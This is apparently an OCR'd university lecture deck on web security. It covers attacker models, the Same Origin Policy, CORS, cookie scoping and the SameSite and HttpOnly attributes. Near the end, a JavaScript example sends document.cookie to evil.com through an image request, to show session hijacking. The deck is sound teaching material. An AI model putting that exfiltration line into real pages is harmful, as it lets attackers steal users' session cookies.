


- Users load pages in browser, supplied by server and transferred via network
- Malicious attackers can be along the chain: users/**pages**/browser/network/**server**
- **Objective: securely navigate the web in the presence of malicious attackers**

Web Attack Models

Attacker in the Browser

- Adversary explores **vulnerabilities or injects malware** in the browser




- We will assume that the **browser itself is trusted**

- We have already approached this class of adversaries when discussing **software security** and **systems security**

External / Network Attacker

- Adversary controls the **communication medium**




- We will assume **secure communication channels**

- We will approach this class of adversaries when later discussing **network security**

Internal / Web Attacker


- Adversary controls part of the **web application** (client and/or server)




- **We will focus on this class of adversaries**
- There are many variants of this model as we will see next

Internal / Web Attacker

- Adversary controls **server** ⇒ prevent abuse of **client** machine



- Adversary controls **client** ⇒ prevent abuse of **server** resources




Attacker is a User

- **User** tries to subvert the behaviour of the **web page**

- User can change the page content, comparable to a malicious web page
- What can we trust in this scenario? ⇒ **browser** and **server** protections
- We will see many concrete examples next class

Attacker is a Web Page

- Adversary controls a **web page** in the client




- Prevent **page A** to interfere with or observe **page B** (and everything else)

- What can we trust in this scenario? ⇒ **browser isolation**

Attacker is a Web Page

- Adversary controls **part of a web page** in the client



- Prevent **object embedded in page A** to interfere with **page A** (and everything else) (e.g., ads as sub-frames)

- What can we trust in this scenario? ⇒ **browser isolation**

Attacker is a Web Page

- Adversary controls **part of a web page** in the client

- Prevent **page A** to interfere with **object embedded in page A** (and everything else) (e.g., phishing)

- What can we trust in this scenario? ⇒ **browser isolation**

Web Security Model

Browser ≈ OS


Processes	Pages
Files	Resources/Cookies
Sockets/TCP	Fetch/HTTP
Sub-processes	Frames/iFrames

- **Origin**: the context that defines the security perimeter across web pages
- **Resources**: DOM elements of pages
- **Isolation = Same Origin Policy**
  - **Confidentiality**: data from an origin cannot be accessed by code from a different origin
  - **Integrity**: data from an origin cannot be altered by code from a different origin


A browser is really an “OS”

- Attacker can abuse JavaScript
- Modern browsers consider JavaScript a threat ⇒ sandboxing

- Problem solved? No



- XsLeaks: side-channels in the browser
- Google initiative: https://xsleaks.dev/
- Browser tests: https://xsinator.com/



Same Origin Policy (SOP)

- **Each frame has an origin** (scheme, domain, port)

`https://sigarra.up.pt:443/fcup/en/cur_geral.cur_view?pv_ano_lectivo=2023&pv_curso_id=6041#objectives`


- SOP: code in a frame can only access data from the same origin
- Messages: **frames can communicate among them!**

```
function receiveMessage(event){

if (event.origin !== "http://example.com")
      return; ...
}
```

- Communication with the server: more subtle … (see next slides)
- Cookies 🍪 only sent by the browser to server with the same origin as the one which created them (see nuances ahead)


SOP for requests

- **A page/frame can make HTTP requests outside its origin**
  - side-effects are generally allowed: sending data to external services!
  - embedding of resources from other origins is generally allowed
- The response:
  - May be processed by the browser (e.g., creating frame)
  - Cannot be programatically analysed (in principle…)
  - But the embedding may reveal some information (😈)



SOP for requests

- HTML from an origin:
  - Can create frames with HTML code from other origins
  - Cannot inspect or modify the frame's content
  - Cross-Frame Scripting (XFS) (e.g., stealing keystrokes) ⇒ 
- JavaScript from an origin:
  - Can obtain scripts from others origins (e.g. CDN-provided libraries)
  - Cannot inspect/manipulate JavaScript code loaded from another origin
  - Can execute scripts from other origins (in our origin!) ⇒ 



[source: CaixaDireta]

SOP for requests

- Images:
  - Are rendered by the browser
  - SOP forbids seeing pixels, but reveals size ⇒ 
- CSS and Fonts: similar rules
- …
- HTTP/2 and HTTP/3: HTTP headers provide pages (statically in the HTML) and servers (in HTTP responses) more fine-grained policies (e.g., frames)

https://arxiv.org/pdf/2004.00939.pdf

SOP for requests

- Javascript can make dynamic requests:

```
// XMLHttpRequests…
let xhr = new XMLHttpRequest();
xhr.open('GET', “/article/example”);
xhr.send();
xhr.onload = function() {
  if (xhr.status == 200) {
    alert(`Done, got ${xhr.response.length} bytes`);
  }
};
// …or with jQuery
$.ajax({url: “/article/example“, success: function(result){
    $("#div1").html(result);
}});
```

- Can make GET requests to any origin, but only see the response from the same origin
- Can only make POST requests to the same origin

SOP for requests

- The available documentation is not completely clear / consistent across browsers
  - Not always obvious what a malicious site can observe when embedding an object
  - Server cannot assume that public resources sent to the page are harmless: they can reveal sensitive information about the server's state

    ⇒ e.g., personal photo sized differently if user logged in 

https://www.netsparker.com/whitepaper-same-origin-policy/

As an example, when evaluate the behavior of an **ambiguous image**, we must remember the rules that Same-origin Policy defines:

1. Each site has its own resources like cookies, DOM, and Javascript namespace.
2. Each page takes its origin from its URL (normally schema, domain, and port).
3. Scripts run in the context of the origin which they are loaded. It does not matter where you load it from, only where it is finally executed.
4. Many resources, like media and images, are passive resources. They **do not have access** to objects and resources in the context they were loaded.

Given these rules, **we can assume** that a site with origin *A*:

1. Can load a script from origin *B*, but it works in *A*'s context
2. Cannot reach the raw content and source code of the script
3. Can load CSS from the origin *B*
4. Cannot reach the raw text of the CSS files in origin *B*
5. Can load a page from origin *B* by iframe
6. Cannot reach the DOM of the iframe loaded from origin *B*
7. Can load an image from origin *B*
8. Cannot reach the bits of the image loaded from origin *B*
9. Can play a video from origin *B*
10. Cannot capture the images of the video loaded from origin *B*

CORS

- **Cross-Origin Resource Sharing**: allows relaxing which cross-origin requests to resources are allowed (in particular requests issued dynamically from JavaScript)
  - **Simple requests** from site A to resources in server B:
    - Shall not cause side-effects in server B ⇒ or potential for  ⇒ XS-Leaks: side-channels (e.g., response time or status code)
    - The browser first makes request and then verifies if response admits that code from A can access resources from B
    - Server B can **allow** more origins to see the response via the `Access-Control-Allow-Origin` attribute

CORS

- **Cross-Origin Resource Sharing**: allows relaxing which cross-origin requests to resources are allowed (in particular requests issued dynamically from JavaScript)
  - **Pre-flighted Requests** from site A to resources in server B:
    - May cause side-effects on server B
    - Browser makes **dummy** request without side-effects and verifies if response admits the code in A to access resources in B
    - Server B can **allow** more origins to see the response via the `Access-Control-Allow-Origin` attribute
    - If access is permitted, then the browser makes the **real** request

SOP for cookies

- The notion of **origin** is different: **domain** and **path**, the **scheme and port are optional**

`https://sigarra.up.pt:443/fcup/en/cur_geral.cur_view?pv_ano_lectivo=2022&pv_curso_id=6041#objectives`

- A site may also define a cookie for:
  - Its domain
  - Hierarchical superior domains (except for public suffixes)

SOP for cookies

PUBLIC SUFFIX LIST

LEARN MORE | THE LIST | SUBMIT AMENDMENTS

Return to the Public Suffix List homepage

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of Mozilla, but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

© at: https://publicsuffix.org/

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a fuller (although not exhaustive) list of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the psl-discuss mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to request amendments to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by submitting amendments.


https://publicsuffix.org/

SOP for cookies

- **If a page creates a frame with another origin …**
- **… the cookies associated to the frame are not accessible to the parent page**
  - Are they protected? Depends on who we are hiding it from …
    - If transmitted in an open channel they are visible in the network
      ⇒ Network Attack 😈
    - Parent page may force a request (e.g., transfer €) that is legitimate 😱
      ⇒ Cross-site Request Forgery (CSRF) 😈

SOP for cookies

- Browsers used to **send all cookies in the context of a URL** (directly in the request):
  - If the cookie's domain was a suffix of the URL's domain
  - And if the cookie's path was a prefix of the URL's path
- **Even if the request was issued by an embedded element!**



- **Modern browsers only send the cookies if attribute** `SameSite=None` (more later)

SOP for cookies

	Do we send the cookie?		
Request to URL	`Set-Cookie: ...; Domain=login.site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/;`	`Set-Cookie: ...; Domain=site.com; Path=/my/home;`
`checkout.site.com`	No	Yes	No
`login.site.com`	Yes	Yes	No
`login.site.com/my/home`	Yes	Yes	Yes
`site.com/my`	No	Yes	No

Source: Nadia Heninger

SOP for cookies

- In the HTTP response in which the server provides the cookie, the server can define the `SameSite` attribute

- `SameSite = Strict`

  - Send the cookie only when the request has the **same origin as the top-level page**

- `SameSite = Lax` (current default)

  - Distinguishes some requests (e.g., explicit links) and opens **cross domain exceptions** for sending cookies

- **Secure cookies**

  - Send cookies only through **https**

SOP for DOM

- Cross-origin loading of page resources (`script`, `img`, `video`, `iframe`, etc), e.g., page from your newspaper executes Google analytics ⇒ **DOM access is generally permitted via JavaScript** 😱

- Beware for SOP policy collisions: different Cookie origin (https://fsi.pt/evil cannot see the cookie of https://fsi.pt/good), but same HTTP origin ⇒ code inside https://fsi.pt/evil **can run**

```
const iframe = document.createElement("iframe");
iframe.src = “https://fsi.pt/good”;
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

- If you load a malicious library within your origin ⇒ **can read the** `document.cookie` **variable**! ⇒ Session Hijacking 

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

- **To avoid these problems we can define cookies as HTTPOnly**

Acknowledgements

- This lecture's slides have been inspired by the following lectures:
  - CSE127: Web Security I
  - CS155: Web Security Model
  - CS343: Web Security